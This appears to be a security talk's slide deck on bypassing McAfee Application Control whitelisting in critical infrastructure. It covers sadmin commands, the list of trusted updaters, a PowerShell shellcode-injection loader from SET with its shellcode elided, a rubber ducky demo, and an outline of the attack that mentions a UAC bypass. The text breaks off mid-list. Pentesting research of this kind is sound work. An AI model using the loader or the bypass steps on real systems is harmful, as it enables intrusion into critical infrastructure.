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Bypassing application whitelisting in critical infrastructures

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Agenda

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- Application Whitelisting
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 - User Account Control (UAC)
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Application Whitelisting

Introduction video



Application Whitelisting

- Application Whitelisting
 - Install all required files (executables/libraries/scripts/...)
 - Build a database of all installed files
 - Only allow the execution of files inside the database (=whitelist)
- Main field of application
 - Systems in **critical infrastructures** (e.g. SCADA environments)
 - Important company systems / servers
 - Workstations with high security requirements (administrative workstations)
 - Kiosk systems

Application Whitelisting

- Solutions:
 - **McAfee Application Control (Solidcore)**
 - Microsoft AppLocker
 - Bit9 Parity Suite
 - CoreTrace Bouncer
 - Lumension Application Control
 - SignaCert Enterprise Trust Services




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Overview - McAfee Application Control

McAfee Application Control

- Only Windows version covered in this talk
 - Only Windows license available during customer project
- Tests done for version 6.1.3.353
 - Windows XP x86
 - Windows 7 x86
 - Windows 8.1 x64
 - Windows 2008R2 x64 (not working)

McAfee Application Control

A screenshot of a Windows command prompt window titled "McAfee Solidifier Command Line". The window has a blue title bar with the McAfee logo on the left and standard window controls on the right. The command prompt shows the execution of the 'sadmin help' command, displaying a list of available commands and their descriptions. The text is as follows:

```
C:\Program Files\McAfee\Solidcore>sadmin help
Copyright 2008-2014 McAfee, Inc. All Rights Reserved.
Usage: sadmin <COMMAND> [options] [arguments]

Sadmin is the command line interface to administer McAfee Solidifier.

aef          Modify or display advanced exclude filter rules.
auth         Authorize checksum.
begin-observe <bo> Start observation mode on the system
begin-update <bu> Begin update window to allow updates to the system
cert         Add, list or remove trusted certificates
disable      Disable McAfee Solidifier control on next reboot
enable       Enable McAfee Solidifier control on next reboot
end-observe <eo> End observation mode on the system
end-update <eu> End update window
help         Display help for basic commands
help-advanced Display help for advanced commands
license      Configure McAfee Solidifier licenses
monitor <mon> Modify or display the monitoring rules
passwd       Set or unset a password for the actionable commands
solidify <so> Solidify the system
status       Display status of McAfee Solidifier
trusted      Modify or display the rules for trusted paths
unsolidify <unso> Unsolidify the specified file, directory or volume
updaters     Add, list or remove authorized updaters
version      Display version of McAfee Solidifier

Type 'sadmin help <COMMAND>' for detailed help on a specific command.
```

McAfee Application Control

- „Solidify“ the system:

```
C:\Program Files\McAfee\Solidcore>sadmin solidify
Password:
Enumerating installed products.
Solidifying volume C:\
00:00:48: Total files scanned 11426, solidified 2591
C:\Program Files\McAfee\Solidcore>_
```

```
C:\Program Files\McAfee\Solidcore>sadmin status
McAfee Solidifier:                Disabled
McAfee Solidifier on reboot:      Disabled

ePO Managed:                      No
Local CLI access:                 Recovered



  [fstype]      [status]      [driver status] [volume]
* NTFS         Solidified    Unattached      C:\

C:\Program Files\McAfee\Solidcore>sadmin enable
Password:
McAfee Solidifier will be enabled without Memory Protection on service restart.
Memory Protection will be available on next reboot.
```



McAfee Application Control

- Application Whitelisting protects against execution of not whitelisted applications or scripts

A screenshot of a Windows command prompt window. The title bar is blue and contains the text 'C:\WINDOWS\system32\cmd.exe'. The main area is black with white text. The text in the command prompt is as follows:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\research>cd Desktop

C:\Documents and Settings\research\Desktop>test.bat
Access is denied.

McAfee Application Control

- Other features:
 - Write protection
 - Mandatory because of the design of the application!
 - Application just stores the path to the executable
 - Write protection prevents attacker from overwriting whitelisted applications
 - Read protection
 - Used e.g. to protect the whitelist or the password-hash file
 - Memory Corruption protection
 - Important because memory corruptions can be used to bypass application whitelisting

McAfee Application Control – Memory Protection

- *“In addition, it prevents whitelisted applications from being exploited via memory buffer overflow attacks on Windows 32- and 64-bit systems.”*

Source: <http://www.mcafee.com/us/products/application-control.aspx>

- *“Key Advantages: Protect against zero-day and APTs without signature updates.”*

Source: <http://www.mcafee.com/us/resources/data-sheets/ds-application-control.pdf>

- *“Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow.”*

Source: <http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf>

McAfee Application Control - Updaters

```
C:\>sadmin updaters list
```

```
Password:
```

```
-d -t Apache1          apache.exe
-t Apple1              Apple Software Update\softwareupdate.exe
-t AdobeArmsvc1        armsvc.exe
-t SERVERROLES1        dism.exe
-t McAfee42            ePolicy Orchestrator\EventParser.exe
-t McAfee25            ePolicy Orchestrator\Server\bin\tomcat5.exe
-t McAfee43            ePolicy Orchestrator\Server\bin\tomcat7.exe
-t MVM2                FCAGENT.exe
-t MVM1                FCPatchInstallAgent.exe
-t McAfee32            firesvc.exe
-t FlashplayerUpdateService1 FlashplayerUpdateService.exe
-t McAfee18            FramePkg.exe
-t McAfee1             Frameworkservice.exe
-t McAfee10            Framew~1.exe
-t McAfee36            FSAssessment.exe
-t McAfee35            FSDiscovery.exe
-t McAfee39            FSScanCtrlSvc.exe
-t McAfee37            FSScanEngineSvc.exe
-t McAfee23            HIPSvc.exe
-t McAfee22            HtmlDlg.exe
-t McAfee16            iexplore.exe -l mcinsctl.dll
```


McAfee Application Control - Updaters

```
-d  -t HP_Quality_Center1      iexplore.exe -l QCClient.UI.Core.dll
    -t J2RE2                  ikernel.exe -p svchost.exe
    -t J2RE1                  ikernel.exe -p winlogon.exe
    -t JavaUpdate2            Java\Java Update\jucheck.exe
    -t JavaUpdate1            Java\Java Update\jusched.exe
    -t McAfee46                McAfee\Real Time\rtclient.exe
    -t McAfee9                 Mcappins.exe
    -t McAfee41                McCHSvc.exe
    -t McAfee14                mcmnhdlr.exe
-n  -t McAfee19                mcmds.exe
    -t McAfee31                McSACore.exe
    -t McAfee8                 McScript.exe
    -t McAfee11                McScript_InUse.exe
    -t McAfee20                mcshell.exe
    -t McAfee7                 McShield.exe
    -t McAfee40                McSvHost.exe
    -t McAfee44                McTELSvc.exe
    -t McAfee45                McTELUpd.exe
    -t McAfee30                McTray.exe
    -t McAfee3                 Mcupdate.exe
    -t McAfee6                 Mcupdmgr.exe
    -t McAfee12                McVSEscn.exe
    -t McAfee15                Mcvsrte.exe
    -t McAfee13                mcvsshld.exe
```

McAfee Application Control - Updaters

```
-d -t McAfee24 mer.exe
-t McAfee5 Mghtml.exe
-t MozillaMaintenanceService1 Mozilla Maintenance Service\maintenanceservice.exe
-t McAfee2 Msshield.exe
-t McAfee21 myAgtSvc.exe
-t Nvidiadaemonu1 NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
-t McAfee38 ReportServer.exe
-t MCGroupShield1 RPCServ.exe
-t McAfee34 RSSensor.exe
-t McAfee29 SBadduser.exe
-t McAfee17 scan32.exe
-t PRINTER1 spoolsv.exe
-t McAfee33 Supportability\MVT\MvtApp.exe
-t METROAPP1 svchost.exe -l appxdeploymentserver.dll
-t METROAPP2 svchost.exe -l wsservice.dll
-t WindowsSQMconsolidator1 system32\Wsqmcons.exe
-t SERVERROLES2 tiworker.exe
-t McAfee4 udaterui.exe
-t McAfee26 VirusScan Enterprise\VsTskMgr.exe
-t McAfee28 VirusScan Enterprise\x64\EngineServer.exe
-t McAfee27 VirusScan Enterprise\x64\Scan64.exe
-t WINDOWS1 webfldrs.msi
```

McAfee Application Control





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Bypassing Application Whitelisting




Bypassing Application Whitelisting

- Problem: We cannot execute our own application
- Solution: Abuse installed / whitelisted applications
 - ➔ Find a whitelisted application which can be used to execute code
 - ➔ Should be whitelisted on all systems
 - Windows specific executables
 - Executables installed by McAfee Application Control
 - Executables installed by common 3rd party tools (e.g. Office)

PowerShell

- Pentesters best friend – **PowerShell**
- Available **since Microsoft Windows Vista**
- **Whitelisted per default** by „solidify“
- Can be used to **invoke shellcode** (even if powershell scripts are disabled)!

PowerShell examples



PowerShell examples

- Which PowerShell script do we start?
- Have a look at PowerSploit!
 - „PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment.“
 - <https://github.com/mattifestation/PowerSploit>
 - Examples: DllInjection, PE-File Injection, Invoke Shellcode, Keylogging, Portscan, Mimikatz, ...

PowerShell examples

```
$code = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);
"@

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace
Win32Functions -passthru
[Byte[]]$sc = 0xfc,0xe8,0x89,*OTHER SHELLCODE*,0x63,0x00
$size = 0x1000
if ($sc.Length -gt 0x1000) {$size = $sc.Length}
$x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40)
for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)}
$winFunc::CreateThread(0,0,$x,0,0,0)
```

Script from Social Engineering Toolkit (SET), original author: Matthew Graeber (minor modifications by myself)

Bypassing Application Whitelisting

- Recap:
 - If we can manage to start PowerShell we can start any code which we like (including shellcode, .DLL and .EXE files)
- How do we start PowerShell?
 - We cannot put it into a .bat file since .bat files are also protected by Application Whitelisting!


General attack overview

1. Get the ability to start applications
 - „Basic code execution“ (some sort of scripts)
2. Abuse whitelisted application to „inject/execute code“
 - „Full code execution“ (e.g. PowerShell to start shellcode)
3. Optional: Disable Application Whitelisting
 - Often requires administrative privileges (→ Bypass UAC)
 - In reality not required, however, makes attacks more easy

Basic Code Execution

Basic Code Execution

- Simple ideas:
 - **User in front of a system** (Kiosk systems, Social Engineering, ...)
 - Malicious USB stick (**rubber ducky**)




```
File Edit Format View Help
REM My First Payload
WINDOWS r
DELAY 100
STRING notepad.exe
ENTER
DELAY 200
STRING Hello world! I'm in your PC!
```

Basic Code Execution

- What if we don't have such a possibility?
- Attack scenario
 - Send victim a file
 - Victim opens/starts the file
 - Victim is infected
- Typically this is not possible
 - .exe, .dll, .bat, .com, .msi, .ps1, .vbs and many more are checked and blocked!
 - However, they forgot some 😊

